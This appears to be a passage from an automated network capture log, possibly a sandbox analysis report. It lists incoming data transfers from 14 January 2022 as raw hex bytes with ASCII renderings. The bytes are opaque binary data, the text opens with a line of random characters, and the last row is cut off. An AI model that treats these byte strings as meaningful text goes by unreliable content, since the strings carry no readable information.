g&Ms^Jqwz_Rd{LTXA0t*EQ F6G_lWc`$mg}dWauE-F / rIK)c"RhKhb7dU8 K`(I/!>`3#&l1zahtD:8=mnG\xrgK\._u3
2022-01-14 01:05:11 UTC	714	IN	Data Raw: 86 12 d9 0f 6c 08 2c ea 1c 9a 7c 7e d1 b2 b1 ff 1e 18 b1 93 8b ad 9d 88 76 95 b8 85 76 a4 b0 38 ce f4 14 e1 15 38 fb 5c 77 bc 47 73 31 8f 9e 1c 80 97 c9 7f 60 ea 6d e1 34 45 61 56 6f b2 b9 33 4e fb cd 6a ce 18 5c ff 71 44 f8 b2 55 6e 15 be 52 6e b8 d6 f1 4b 84 3b c5 df 16 1b 5d 5a 10 5f b9 ca 2e 35 fd 9d 06 5d 38 1e 71 fd a9 79 63 a9 60 19 04 6f 59 7e e4 18 01 be 4e 8c c2 63 f3 44 cd 3b 15 35 f5 ff 73 43 a0 30 1d 92 12 fb f2 ee e4 78 70 4e 30 f3 6a ed cb 10 c4 59 ac 62 91 99 55 60 a5 ea 92 91 d4 ed 80 38 89 e3 d8 62 18 47 e3 53 d8 91 40 35 ac 6d 45 a3 3f c5 1e 7d 2f b4 4d f8 e3 69 c6 c5 0d 9a e7 2f 25 c5 9e eb b5 98 49 3b 4a e1 f4 19 e0 74 2b 18 8a 8e 14 e1 13 cd b0 01 b3 af 2c e2 ab 2a 8c 8b b1 64 b4 c5 c1 ad 08 1f 66 7d ec 7e 42 b8 aa e2 42 5b b8 5c 2c Data Ascii: l,|~vv88\wGs1`m4EaVo3Nj\qDUnRnK;]Z_.5]8qyc`oY~NcD;5sC0xpN0jYbU`8bGS@5mE?}/Mi/%I;Jt+,*df}~BB[\,
2022-01-14 01:05:11 UTC	730	IN	Data Raw: 8e 56 1c 8d 22 1a c1 c5 e6 88 4e ee 8a 70 10 f4 79 eb b4 8c 87 de 2a dd 75 05 6a ff 9a 5e d6 8c d5 01 e1 5e f8 b4 3f 4b ff 96 53 84 45 47 d2 98 a4 f7 9b e8 1e 46 94 1e 05 3f e2 15 9c 60 6c db 42 2c 25 7f 83 1b 7c cf 99 7d 2e 0b 49 8e 85 f2 30 d8 7c d3 a2 67 31 59 9e 6d 50 57 3c b6 53 d6 7e 09 aa c6 5d fa 39 15 bf 8e f0 b1 87 1e 65 5b 7e 27 3c f0 77 20 c7 6f 50 3f 9e a4 cf 22 e0 7e 0c 30 ad 90 69 7a 5a 8b 50 d2 fd 60 e7 6d 0f e1 31 d6 d1 49 1d a9 36 94 ec 40 e2 02 5b e7 76 09 6b f5 59 c9 e2 b7 10 2e 36 fc aa c7 4f e3 b5 0a 45 a1 c9 9c 35 ef 84 7e 68 9a 1e b8 03 bb 29 96 b8 73 b9 41 a7 64 78 71 d1 92 d3 d4 c3 60 92 2c f9 85 94 90 ca 31 c9 e3 ef 67 5f 24 17 59 ae 2e c9 02 a1 34 68 81 c2 f0 3c 0a e6 48 b8 d5 cf 0a e5 38 dc 85 1f 7d 83 03 86 8e ec 9c 63 ef 35 Data Ascii: V"Npy*uj^^?KSEGF?`lB,%|}.l0|g1YmPW<S~]9e[~'<w oP?"~0izZP`m1l6@[vkY.6OE5~h)sAdxq`,1g_$Y.4 h<H8}c5
2022-01-14 01:05:11 UTC	746	IN	Data Raw: 20 28 c5 f6 36 e4 51 b9 b5 2b 16 38 5a fb ce 45 3a c7 9d 61 cf a7 04 89 06 8b 7e d9 9c ef 0d 08 d9 72 e1 60 45 30 c7 1c 28 f5 fc 37 c9 ce 2a 61 4d 8d 85 2c 96 ed 90 24 2c 41 bf 8c 26 01 82 3d 7d 02 b0 47 44 03 30 f1 16 46 a3 e0 91 41 7a 1b fc d3 8e 5a 1c b2 6b 51 b0 1b ae d1 5d 53 12 e2 f3 79 0a 85 72 3b a3 9a d7 93 f0 c2 bc b7 43 28 37 46 4e d7 76 c6 d1 b2 7a ab 79 8e d3 fb b7 8d c3 64 62 70 44 41 53 35 58 8a 0b 3e 24 64 21 b5 b5 70 b7 eb 15 69 dc f7 6e a4 fe 35 94 61 9a 18 86 11 e8 d3 0c 7f 5d 44 f0 a5 6a 1a ef ca 11 39 a6 b3 a4 8e 06 63 26 c9 48 ee bb f6 31 06 f5 b9 2d 5c 55 2b d2 27 92 55 76 dc 32 5e d8 62 02 24 f9 9a ec 6a 88 54 7e 1e 65 79 9f 90 0b a3 12 79 d5 85 4a 83 47 e2 47 e7 d7 e5 84 af bb b5 9e 3a 41 a6 df 6d 0c 79 d5 3d ef 1c a5 8f fe c3 12 Data Ascii: (6Q+8ZE:a~r`E0(7*aM,$,A&=}GD0FAzZkQ]Syr;C(7FNvzydbpDAS5X>$d!pin5a]Dj9c&H1-\U+'Uv2^b$jT~ eyyJGG:Amy=
2022-01-14 01:05:11 UTC	762	IN	Data Raw: 95 4d bb 68 0b 70 f0 a0 fa 5c fd 9f a1 29 bc a7 97 94 55 be 73 22 2f 97 22 c4 a7 cb 8a 97 1e 1a 69 65 b5 12 3d 0c f4 a9 73 fd 91 13 dd ac f4 73 46 6f 46 41 29 e4 3b af 47 d6 31 07 64 c8 48 ad d4 c0 be bd 57 28 96 3a 4f 0b ad 47 39 d6 e1 88 b0 c0 2d 06 39 99 82 ba a2 25 90 aa 6b ff fa 22 df 0a 4e ea ad 78 6d a5 4a 1f a7 91 fb c5 8d de 78 c1 65 ab bd 17 fc c7 a4 45 23 ac 09 87 47 c0 da 6e 9d 46 69 4f d5 01 42 7b 53 e0 b5 61 8b 5c 98 cb b4 c2 4d 03 20 64 80 23 16 f2 12 34 a4 82 cb bb eb f6 e9 bf f8 05 a8 90 56 f5 0e 22 e3 94 73 5c af e3 b7 5e b2 6d 78 b5 ac 22 da 0e 1c b4 ef 97 35 4f 18 01 20 34 26 4d d1 fc d3 c3 44 0e f4 e6 d1 30 2b 77 13 c3 21 ca b1 3b 68 6b 4d 53 80 bc 1b 23 24 1d 01 26 68 8e 68 ab db 3d a0 46 85 0c 76 4e e6 65 f0 84 a1 90 7b 21 81 5b 6b Data Ascii: Mhp\)Us"/"ie=ssFoFA);G1dHW(:OG9-9%k"NxmJxeE#GnFiOB{Sa\M d#4V"s\^mx"5O 4&MD0+w!;hkMS#$&hh =FvNe{![k
2022-01-14 01:05:11 UTC	778	IN	Data Raw: 79 d8 99 75 fb 78 1a 5e 0c 37 cf f3 95 d3 18 9f a9 c1 82 37 37 e3 39 73 76 6b b3 c0 ac 93 61 15 e6 ea ce 8d 87 89 55 93 7d 26 c7 a8 41 8a dd 59 6e 64 6c 26 03 b2 72 cf 2d 0d b3 e0 8b 91 d1 f4 ba 74 2b 02 77 9c 0d b6 09 5c bb 45 4f a4 4f 14 92 39 e2 4a a2 9b 86 49 07 04 d4 5c 79 7c 93 59 a8 f2 36 a2 cb f5 f7 4d 83 62 65 ad c8 fc 5b af 6d 1b 4c 3d ff 04 fb 13 c6 2f 6f 87 bc cd 38 15 0b 3a 52 4e 39 ee 42 0d f0 0e 98 d7 27 c8 cf 2b 60 cb e5 f3 a2 00 a4 48 ec a1 f5 bd cf 2d 59 29 ea 04 9b a8 e6 45 8b 92 c2 fe 7d a7 de a3 8a 25 a0 64 7c d9 9b 4b f8 63 62 b0 26 b0 58 57 18 6f c7 1b 5b 78 cd c2 70 4d 29 44 68 37 7b 3a 70 01 f1 b0 2f eb 00 6f 70 ef 0c 41 26 c8 ee 24 6c 03 c0 bb 94 46 97 35 99 58 f7 08 14 c3 ef 8a f9 c8 37 12 a5 7a 02 e9 9a b2 c7 ad 46 ea 9f 5a 1b Data Ascii: yux^7779svkaU}&AYndl&r-t+w\EOO9Jl\y|Y6Mbe[mL=/o8:RN9B'+`H-Y)E}%d|Kcb&XWo[xpM)Dh7{:p/opA& $lF5X7zFZ
2022-01-14 01:05:11 UTC	794	IN	Data Raw: 49 72 06 b8 94 ae a5 34 1b e7 e7 97 8e e6 86 b2 63 b5 d8 c3 35 a9 1d 44 c8 14 de 39 b4 d7 25 46 0e 7e e7 07 67 4f 02 c2 f6 cf 71 22 73 06 88 bb 6f 22 fd 37 e2 58 22 25 78 f7 d3 6f 8b 13 35 c2 9e 0a 25 88 22 34 38 0e 9d f7 c3 a0 b5 61 c3 6e 03 7f 0a 1b 47 79 6d e7 e0 0b 80 a8 67 d7 92 a6 29 f8 d0 87 86 fd ad 18 6e d7 53 ca 32 1d dd 74 4a 41 b7 b0 42 62 00 e3 67 30 5e dc d5 8f d2 f6 69 1f b5 8c 45 51 9a a2 47 69 0e 82 d5 2e e2 64 e2 61 72 62 6b 51 5f 46 9b 2f 27 a8 78 56 ad a9 7d 73 0a bd 7c 8a 33 16 fb 0e cf 76 b7 78 5c 57 97 b2 1b 2c 92 d4 8c 2f b9 37 eb e0 c9 49 46 0f d3 da 5b 34 6d 8a 51 d4 5b 90 a3 f7 79 8e 9b 95 b5 60 80 06 f4 e8 22 e9 3b 7f ce c1 76 5c 45 dc 85 27 04 1c 05 f0 5f 20 15 ec 94 1d 7e 63 5a 53 36 e8 56 f2 0f 27 7b 74 86 6d 17 73 bc 60 ae Data Ascii: Ir4c5D9%F~gOq"so"7X"%xo5%"48anGymg)nS2tJABbg0^iEQGi.darbkQ_F/'xV}s|3vx\W,/7IF[4mQ[y`";v\E'_ ~cZS6V'{tms`
2022-01-14 01:05:11 UTC	810	IN	Data Raw: f8 9f 8e 58 fb 8f ca c8 8c d6 da 11 3f 20 bc 0d 39 7d 5e f3 df 18 af e9 98 34 4a 88 52 43 47 fe d3 fc ef eb c2 7d f6 e1 8d f7 62 e6 7b 8e ea 97 98 b2 f4 ff e1 3e 62 9c 6d bb f0 c7 54 08 2b 32 73 3c f8 ac 28 69 41 a9 dd be 71 55 2a e7 72 e4 ed c9 e9 2d 32 f6 1b 80 fe f3 b2 57 ad 04 86 7f d3 e9 80 01 6d 8a 82 7f 2b 75 88 5a a9 e2 0e 44 17 1c 34 9d e0 58 75 5a 8f 77 f5 48 3a 88 bd 82 c2 21 4e ad 48 fc 6d 82 6e cc f0 73 9e 42 d1 ce 3f 46 f3 26 eb 83 e8 aa 9c b2 0c da 6d 40 fa d5 37 10 ff aa ec 0b 10 5b c5 ed e5 69 e2 78 1e 77 ec 3e e0 da f4 91 22 c5 99 3b 0b f4 b4 db 67 b6 61 41 f5 92 c7 e8 64 01 81 44 81 30 3c b3 03 ed ca 03 1e 00 0a fd ec 22 de a7 2e 3d 1c 03 31 29 72 e1 85 c3 bc ac ad 04 94 7f d5 79 81 25 af f4 3d c8 75 72 6a f8 58 97 97 3b 0b ec 06 3b fa Data Ascii: X? 9}^4JRCG}b{>bmT+2s<(iAqU*r-2Wm+uZD4XuZwH:!NHmnsB?F&m@7[ixw>";gaAdD0<".=1)ry%=urjX;;
2022-01-14 01:05:11 UTC	826	IN	Data Raw: a8 25 27 d8 8c 67 dc 77 20 87 ee 8c 49 6e c7 30 b3 cc 52 41 59 f2 1c 0f 6d d3 8a 63 ee 79 46 a8 17 59 a4 91 56 3e d8 ec 42 56 93 60 80 a4 14 ad 05 18 2f 26 37 2a ef fd b3 bb cb 3e 49 86 39 83 1c 23 41 eb 7a 2f c7 a8 12 83 8a f4 a1 eb ea ea 81 ba 7d 19 30 32 b2 3c cb 96 81 e7 99 ca 59 2d f9 62 7a 8e 1d 45 75 c0 59 8d 1c 23 96 f5 3c 61 56 0c a1 73 f6 94 56 14 88 37 7b 61 4a a4 bf 9b 6b 37 75 3f d1 0d 49 79 e3 9c 59 39 79 1a 6a 4c 29 bf cb bf a2 2a 52 10 fe 81 4b 66 15 de d0 bf df fa 87 a1 73 47 48 1b 11 08 13 1d 3e 43 70 17 ba 3d ce 15 d2 81 4b 83 8b b4 cc 23 42 8e 3e 35 a8 94 a6 a6 8b 73 40 0a 58 6a 0a 1b e4 82 ca 30 22 be 48 67 b0 a9 53 06 ce 6a 2e 75 70 75 7d 98 48 06 c1 6b aa ce fa 6f ed a6 25 b6 93 d9 10 a9 ac 20 ac 21 0a 78 1e e6 ce 78 97 7b a5 86 d8 Data Ascii: %'gw In0RAYmcyFYV>BV`/&7*>I9#Az/}02<Y-bzEuY#<aVsV7{aJk7u?IyY9yjL)*RKfsGH>Cp=K#B>5s@Xj0"H gSj.upu}Hko% !xx{

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:11 UTC	842	IN	Data Raw: f2 ac 47 68 32 b3 dc 3f a5 a5 27 b6 f0 c3 55 0d f0 e6 89 b6 cc f5 8d 01 11 40 81 52 5f 00 a0 e7 1b 4a 8f 2f 9c 54 41 d3 e6 0a 60 4d f2 87 89 fb d0 e2 f1 11 7b 99 da 62 dd 07 32 cd 6c 95 4c 6c b8 22 c0 c3 11 d3 d0 9d 81 c8 0e b4 0e bb e4 f6 c5 81 90 09 5c a7 e9 e5 ad 12 38 ba 20 5e 08 78 26 fb bb cc 5c 5f 42 be 27 b6 10 98 f4 1c 3a fb d2 c2 34 d3 94 a0 0e f4 d4 0a f5 ce 24 ff aa dd 4c 29 f5 49 db 5d 09 3b ea 82 90 94 9d 23 7f d8 4e 74 d3 e5 7e 51 1b 0f 4c c8 86 b2 9c 88 61 01 5e f8 67 5b cb 43 c8 6d a0 c0 37 2c e3 85 25 8c fa 60 70 9e 70 b5 44 10 e6 dd 12 ce 6c 3e 08 3f e0 54 10 8e 6d e5 3a 16 b0 c0 73 90 dd b8 f1 5c 10 90 e8 6b aa 30 41 0d cd ee 74 8a 98 35 a7 01 60 f7 18 5c 55 64 b2 11 f3 51 34 07 f9 6c 21 7c 20 90 94 b4 b0 5d 63 dd e3 4b 15 36 bc 7c 59 Data Ascii: Gh2?'U@R_J/TA`M{b2lLl"\8 ^x&\_B':4$L)I];#Nt~QLa^g[Cm7,%`ppDl>?Tm:s\k0At5`\UdQ4l!|]cK6|Y
2022-01-14 01:05:11 UTC	858	IN	Data Raw: f1 68 af 81 4b 8d 49 96 63 0b 39 bd b5 ba e4 65 8f fe 37 0f b6 d6 4b 24 d4 b3 4b f5 bc d6 d9 f7 bb bf d4 f1 ca 59 c2 b0 bc 83 97 02 de 57 c2 3b ce 9e 1c f0 eb 4b a2 e1 c7 80 eb 71 22 f3 1c b4 9a c8 be 30 11 32 64 8e ea 0e db 2c f3 6b 6d d5 48 eb 5d de cf 4a 83 a7 3b 37 b1 fd 27 9a 54 09 ae 9d 10 0f 70 28 51 16 27 32 13 6e 53 af 92 95 9d ff 06 9c d2 c5 8e 5d ba de 64 a0 5b e1 0e 57 6d 18 0c 78 1e 07 d4 f5 d7 1e 7b 50 97 f5 71 95 86 09 18 52 aa 52 40 2a 2e ef 6a ea d6 78 1c e6 34 3a 27 22 18 b4 b5 0b f8 72 82 b9 00 e3 e3 c4 af 8a ca 28 a8 41 9d 25 77 1d f3 35 a5 66 0a 1a 7e 12 92 8e 70 62 42 89 ce a2 c2 8f 25 a5 68 84 58 04 53 6e a9 c6 6b dc 96 a3 eb d6 a0 92 ed ba 38 f1 dd b4 87 82 01 3b f9 9d cb 71 e9 2d f0 23 6e f6 ab f9 f1 1e 95 f8 0d 38 aa c9 42 59 1f Data Ascii: hKIc9e7K$KYW;Kq"02d,kmH]J;7'Tp(Q'2nS]d[Wmx{PqRR@*.jx4:'"r(A%w5f~pbB%hXSnk8;q-#n8BY
2022-01-14 01:05:11 UTC	874	IN	Data Raw: 4a da b0 d6 80 44 c7 b8 d1 f9 40 4a e8 13 6b 71 05 e2 86 85 bc 98 25 91 db 38 ec 65 fc b6 e9 72 5c 31 b1 f3 9e 73 bf 71 bb aa d9 51 cb 9a b2 9d 9d 21 23 c0 99 1e 94 72 78 7a dc 5f 45 45 61 de 2a 84 fb 8e a3 55 6a fe fb 62 81 ae 14 7b 1d 7f 2f 9a d3 2e 70 4b a6 b4 b0 ec 6e 5c 5b 8a 5d 41 01 f7 ed 86 6c f9 f6 14 d1 98 44 b6 21 31 1a 03 b3 b9 9b 94 ca 8d 73 b3 d0 e0 c4 a8 d8 1a e7 ce a0 a6 44 bc ee 46 22 ea 0c 24 82 8d fa f2 d8 1c 10 17 e8 57 05 d6 58 64 6f 52 52 c7 09 de 57 44 a1 f7 04 67 81 54 20 5e d5 35 18 18 c9 e6 56 b1 7f 25 3c 65 05 58 ac bf 07 31 44 f1 32 52 3c 77 8a 72 a2 bf 30 10 22 df 9b a9 2d 39 c0 ae a1 98 50 a7 2e 6e 95 ea 46 da 8c 9b e7 67 c1 c6 0c dc 7c 52 3f 06 b4 44 01 98 e7 0a f8 8c 26 52 d2 dd d0 4e ef 88 6c 60 ad c2 f6 f7 56 77 d5 8c 7c Data Ascii: JD@Jkq%8er\1sqQ!#rxz_EEa*Ujb{/.pKn\[]AlD!1sDF"$WXdoRRWDgT ^5V%<eX1D2R<wr0"-9P.nFg|R?D&RN l`Vw|
2022-01-14 01:05:11 UTC	890	IN	Data Raw: 3a ef 6d 65 93 16 50 6f 74 93 92 a2 e0 f5 38 7e 35 25 eb 0e 0c 73 ca f4 fb ae 47 9a ce 04 06 97 73 87 08 58 18 f5 ff 2a 2a 76 78 e6 b4 4c 6f e0 ab bc b2 0b 29 57 1b 92 6e e9 d6 78 eb e4 5b 22 19 3a a0 f3 05 f1 84 c0 82 65 cf 04 b0 7d 5e 00 f8 77 fd eb 9a 94 5f 23 11 1d 61 60 2f c4 25 7f 6e e8 d8 50 71 9f 7a 91 eb 39 98 6a 5c 9d 88 d3 f8 c8 de 34 4e f4 9a a4 bd 07 f1 01 45 aa bc 9d 66 db d7 79 b6 ba 01 ce d1 23 90 b9 83 e4 31 15 b1 6e df b8 40 07 fb 40 bf 8c b5 64 8c 80 82 40 a6 a0 06 8f 65 a1 0c a2 83 f5 5d 7f 05 f9 b5 96 9a bb 47 b9 2a a9 8e 97 fb b7 61 0c 15 15 1b 8c 28 2d a3 45 33 68 ae d9 eb 6c 84 66 04 7b 65 0b 55 a6 51 c1 49 ca 45 12 7d af 80 aa 3b c8 d7 ee b2 15 c2 bb e4 b7 21 36 9b 77 7b e6 24 9e 0e 42 76 4a b6 e6 bc a8 73 00 cd 82 9e fb 7a 9b dc Data Ascii: :mePot8~5%sGsX**vxLo)Wnx[":e}^w_#a`/%nPqz9j\4NEfy#1n@@d@e]G*a(-E3hlf{eUQIE};!6w{$BvJsz
2022-01-14 01:05:11 UTC	906	IN	Data Raw: 2e fb cc 46 e3 03 9a 3d 41 6f 47 c6 29 d8 6b ea a8 4c 7b b7 39 54 b5 7e a8 cc 9e d2 63 7f ef a7 f8 0a 24 13 ec de 26 c6 8c 86 d9 7a 82 01 96 09 32 02 07 02 92 1b 9e 43 0e 06 0d 31 5d 00 7e 89 55 eb eb 06 57 3b 7f 13 62 8c 62 a9 d6 63 15 b1 58 d7 b4 28 ba 0c 31 1b 19 8f 65 be bd 33 36 4f 4f c6 9e 36 9c 6e c4 af 51 a1 e6 51 91 4d 64 7b 12 63 e3 62 78 47 7b 2c c3 f3 b1 cf 19 f9 b4 ce ca 85 38 2c bf 53 67 f2 f8 ff b6 9a 5c e8 2a 41 58 f8 1c e8 fb 75 3d a5 c6 75 cc c9 b1 57 2a cd b9 fc b3 7b 05 d4 55 65 59 e8 bb 8f 86 83 a9 34 81 79 09 ec ab 67 73 5e 39 99 62 38 4c fa 36 1f 88 5e 67 f1 eb 8b dc c9 10 73 9e f6 65 a9 f6 80 03 86 1d 07 ee df bf 15 9b 9b 1d 8e 25 c6 ea c2 29 5a 25 f0 4e ac 03 da 87 38 45 4b b1 d7 20 d7 29 f6 dd a8 fb 9b 41 71 ec 30 86 a3 2a 0e f9 Data Ascii: .F=AoG)kL{9T~c$&z2C1]~UW;bbcX(1e36OO6nQQMd{cbxG{,8,Sg*AXu=uW*{UeY4ygs^9b8L6^g se%)Z%N8EK)Aq0*
2022-01-14 01:05:11 UTC	922	IN	Data Raw: 57 18 72 7d 54 6c 28 8e cc a8 b6 cd 5d 19 92 b3 c4 07 34 e0 7d 4f e1 67 44 f1 65 35 3c 28 07 e6 61 3c 71 a1 7d 21 10 d4 70 75 27 81 9f eb 48 b9 27 b6 b9 2f 52 65 52 39 8f 45 73 2f 78 1e f6 2d 54 27 41 93 de 01 5d 9b d0 c0 dd 28 be 1e ca 39 f0 ee 6c f1 38 5c 73 f8 35 13 12 cb 33 18 81 18 b3 4d 34 9d d9 df b4 a3 38 27 3a c2 60 33 8e ee e2 89 c7 f1 30 04 a4 a4 11 54 d3 e8 01 87 24 c9 93 4b 49 3a 1b 23 eb ec 08 bd 14 90 dd ac 30 91 d3 bd 20 95 b3 eb b9 d2 6f 77 76 88 51 3d 35 fd 09 ff a6 c0 0e b1 53 8c f2 a4 fb a8 c3 9f f2 50 7d d6 00 55 f6 05 6d bb de be f3 6a 4a 6b 36 49 2c 76 b5 8f ee d7 92 72 6d 1b 83 7c a6 93 96 89 06 82 c1 1f 42 81 4a ad 58 ad 57 7d fc bd 31 57 6f a6 fc 3c 96 86 6a a6 2b d7 0c 80 db ec 1f d4 50 21 a7 30 01 05 2f 61 8c c2 cc a6 f6 37 ec Data Ascii: Wr}Tl(]4}OgDe5<(a<q}!pu'H'/ReR9Es/x-T'A](9l8\s53M48':`30T$KI:#0 owvQ=5SP}UmjJk6I,vrm|BJXW}1Wo<j+P!0/a7
2022-01-14 01:05:11 UTC	938	IN	Data Raw: cd 4d 11 6c d2 11 6e ce 07 61 f4 96 a1 66 66 57 ef cc d8 5d 63 bd 2d 97 07 45 54 7f 9d 8a a8 14 d4 13 5c 63 d2 41 52 5f ce 02 08 82 ec 75 d0 31 f5 4c 73 69 79 3e 51 2c b4 36 c7 1d ca 96 10 eb 47 e3 95 0e 52 fe d8 20 a4 3a f2 41 7b 26 0a 65 bd 7e f5 d2 49 f2 15 91 12 8b be 8e 39 65 d4 0b 88 dc fe af 77 58 42 92 c9 e6 7d aa e5 be 37 c6 2b 26 71 d9 65 11 e3 23 73 54 b0 b9 3a f1 5d 0b bd 4f e4 bc f4 aa 7a b9 77 a1 d0 17 be 76 bf ca c4 62 fa 12 36 b3 f0 29 76 bf 50 8e e4 55 3b 2a 09 12 c6 4a ef 42 a0 6f ed 6d 82 f8 85 db 17 7c 39 b2 00 4a a3 36 43 a9 c6 70 ad 31 eb e1 03 3d eb d1 a2 dc b3 64 14 5d 55 39 24 a0 01 0e 36 22 5b 47 f2 fc a2 c5 02 d3 7d 20 9b 2b 77 99 89 5b 37 b8 59 18 20 4b 04 d3 df 22 39 6f 0c 6a d5 62 9f ca 4c 4e 05 13 2b c8 50 5c 52 93 e7 fa f5 Data Ascii: MlnaffW]c-ET\cAR_u1Lsiy>Q,6GR :A{&e~I9ewXB}7+&qe#sT:]Ozwvb6)vPU;*JBom|9J6Cp1=d]U9$6"[G} +w[7YK"9ojbLN+P\R
2022-01-14 01:05:11 UTC	954	IN	Data Raw: 84 30 fe 42 9e 9c 5c b2 90 37 19 bb 8f d7 d5 39 70 81 0b 40 e0 bf fa 21 bb ff 9c 95 01 a3 ad 61 7f 3e 12 38 d5 84 47 71 db c5 1c 4d 96 4b 1e fc 9b 9e 38 60 56 47 f7 ad a4 08 67 4b c5 ad f7 f3 46 02 57 f7 60 6e 01 28 41 34 66 1a 84 c6 12 cc ec 04 5f 40 64 58 fd 83 e2 62 63 9b d5 77 bb 1e da 57 9f 2a 64 d7 a2 59 98 e3 c3 14 35 ca 40 4b 37 1d b0 ef 88 27 be b1 d5 eb 20 de cb 52 f1 80 9a c4 76 14 2a 0d ab 06 0d 45 58 d4 fc 84 53 97 d2 07 91 2a e8 fb 42 ac d1 37 a2 72 7f 87 c8 69 a3 2f 8f 1b 69 a6 66 ea 21 d9 bf b9 5d fe d7 dc ff 37 f1 4b 26 1d 14 e3 7c 06 1c ad 89 4e ba 93 ef c1 62 53 69 85 50 51 45 10 5c 02 09 6c 6b 35 82 87 90 35 a6 05 4a 63 92 7d a0 23 98 f0 9b ec d0 2d 78 1d 7f 52 c3 e2 7c cd 3b b9 ef 53 6b 67 e6 7c 78 02 6d 27 00 f7 51 8e b1 d0 68 71 25 Data Ascii: 0B\79p@!a>8GqMK8`VGgKFW`n(A4f_@dXbcwW*dY5@K7' Rv*EXS*B7ri/if!]7K&|NbSiPQE\lk55Jc}#-xR|;Skg|xm'Qhq%
2022-01-14 01:05:11 UTC	970	IN	Data Raw: 25 3d b5 db 18 53 0f 32 4f 00 16 70 30 92 4a 7e 64 31 bc f0 8a a6 5d 41 a9 e5 4e 28 fe bc 9d 81 5e 36 5f c3 21 00 98 00 41 b0 c1 fb f5 7c 02 7c 82 c2 0c 9a 7e ec ba 6e 8c 76 0e fe ea 89 38 a2 6a 34 75 9e 74 fd 3c f0 6b 6e ef 28 7d 92 bf 79 5a 30 25 b4 dd 2f e0 c9 cc 33 0c b1 01 db c3 76 fb 1d 3b 8c ca c5 67 a6 2e db 73 fe 5e 06 f3 39 06 a4 41 7a c2 a3 a5 0f 05 72 07 25 45 3b 45 35 39 5c 4c b6 9b ae 9e 01 29 3b 0e 7a 5f 13 e0 0c d4 84 ba d0 35 fd f5 51 93 bd 58 b1 4f b9 e4 59 c1 1b f5 c6 2d 06 d8 d8 da 1d dc 79 fb 51 e0 ea 65 21 da db 13 6f de 24 1e 32 ca bf 81 e9 bf 2a eb 9c 19 9d aa d2 58 eb 7c 12 2c 68 84 e5 60 1a a4 48 c5 41 72 e2 a8 31 dd 45 44 db e4 59 90 fe 7b 6a d1 37 a3 2d 82 be cd 36 da 51 d5 be a0 01 00 60 5d c0 f3 a5 07 b0 bf 19 f6 0c 25 e0 f2 Data Ascii: %=S2Op0J~d1]AN(^6_!A|~nv8j4ut<kn(}yZ0%/3v;g.s^9Azr%E;E59\L);z_5QXOY-yQe!o$2*X|,h`HAr1EDY{j7-6Q`]%

Timestamp	kBytes transferred	Direction	Data
2022-01-14 01:05:11 UTC	986	IN	Data Raw: f2 00 8f b1 f5 45 f0 c9 e3 27 bd ce 52 74 31 b0 35 f4 94 36 a0 c1 e4 ed 97 a0 12 ed 3d ba 10 f7 d8 29 f8 9a 93 b0 6d 2c 2f 9a 3e ec 44 36 52 d8 fd b8 5c c7 9c 3f 7f ee 06 11 a7 ac 2b 0a 88 6b 04 74 32 38 27 51 6a 59 56 f1 45 d9 92 03 8f fb bb 0f 9c fe a9 db f3 2f bb 81 31 52 56 e2 f8 61 2e ef 40 d2 89 ba b4 dc 02 e5 b2 90 f1 12 a4 92 94 3b 1d fd 5e aa 56 37 68 52 8b 68 1b 84 0e 13 2e 49 3f e5 c5 77 c4 16 89 8b 90 c3 0b 04 b5 52 cd 3a fb b7 df 21 96 19 d0 de 3e b1 99 1f 7c de 38 ca 1f 6b 59 5f 99 59 36 bc 91 f9 20 51 65 90 cc ad 1d 43 27 4b d2 db da e1 f6 b4 db a5 98 45 e0 5c a4 32 ab 7a e5 c5 54 a1 aa ae 80 d5 9e ce 06 3a 92 59 c6 a8 7b 54 19 61 11 e1 c9 b1 c6 7d 27 98 f4 6e 17 0f ff b8 63 69 8d b4 54 eb 9d 4a bc 18 f2 26 29 b4 26 72 99 4f 39 5f 88 d0 f0 Data Ascii: E'Rt156=)m,/>D6R\?+kt28'QjYVE/1RVa.@;^V7hRh.I?wR:!>|8kY_Y6 QeC'KE\2zT:Y{Ta}'nciTJ&)&rO9_
2022-01-14 01:05:11 UTC	1002	IN	Data Raw: db b4 62 a1 5d 8c a4 d5 bc b3 fe c8 9e b2 c3 93 b3 03 3c 49 53 e1 7e 52 7a dd d3 b0 1d c7 bd 14 45 fd 63 7a 0e 2c a8 4b 26 09 9f 4d 30 60 e0 6e 1a dc 1e 06 c7 7b 2a 99 6f 4e 52 ea 55 93 42 d2 f0 80 de 43 db 16 dd 9c e1 dd 56 52 d4 58 22 d5 72 ed b8 8b b0 02 47 73 38 91 7c 67 1b 4b c2 0c 82 4c 5a f1 0a 5e 32 34 bc 38 34 35 db 0f 69 af 61 e0 f9 81 5a e3 94 41 02 4d ae 27 80 1f 95 05 99 1d 47 f5 e6 17 98 c1 2c 60 c7 92 5e 0e fd 1d ac 75 49 76 4f f8 b2 33 12 14 05 c7 3d 36 28 42 0c 45 cc cd 20 e6 08 32 8f b7 dd 59 02 16 93 0b 2d 1d 85 c3 d1 dc 4b ec 1f 0e 70 9a 67 ee 81 19 1e 44 e6 45 30 11 87 dc 74 dd 18 93 9f e6 0a 19 e4 5c 96 29 0a c5 8b 07 c4 65 98 55 92 f2 85 cd 74 6a 26 fa 15 3e d6 b0 67 03 e4 6a 2c e1 31 00 52 e6 83 90 1a 70 78 df 97 14 b2 85 14 c0 36 Data Ascii: b]<IS~RzEcz,K&M0`n{*oNRUBCVRX"rGs8|gKLZ^24845iaZAM'G,`^uIvO3=6(BE 2Y-KpgDE0t\)eUtj&>gj,1Rpx6
2022-01-14 01:05:11 UTC	1018	IN	Data Raw: 28 9a 84 37 29 10 02 d8 4e f4 c2 fc 9d df 89 4a 36 42 fe f4 dc 38 1f ec ae 39 e8 96 5d 8c c8 c2 2d 88 6a b6 3b dc cd 68 78 d8 8e e2 54 8b 1c 42 29 9c 20 ce 8b e5 2a 04 26 1a 5e 61 cc 26 ad 94 97 d9 09 7c 2f ed f0 f8 52 1f 88 53 58 01 bd ba 6a 14 3a 1a 81 65 9f d9 a8 49 93 26 15 fe 23 e5 62 ed c8 96 13 89 37 8c 69 bf 29 23 56 51 2e 1d 6f 60 2a 89 dd 1e 70 6b f0 c5 37 92 47 8e 4c 96 58 74 d3 e1 15 55 9e 21 88 82 7c 3f 38 29 32 4d 5f e7 e3 99 22 ee b7 e0 a0 4e a8 e1 fa 82 1b 9a a8 53 ef 4d 1d b0 90 01 78 f9 07 94 e3 bc fd d5 92 97 ce 82 ad 08 31 85 0d 80 a4 10 c0 2b 55 99 6d 35 22 06 d5 6d 33 4c 1b 0d 27 79 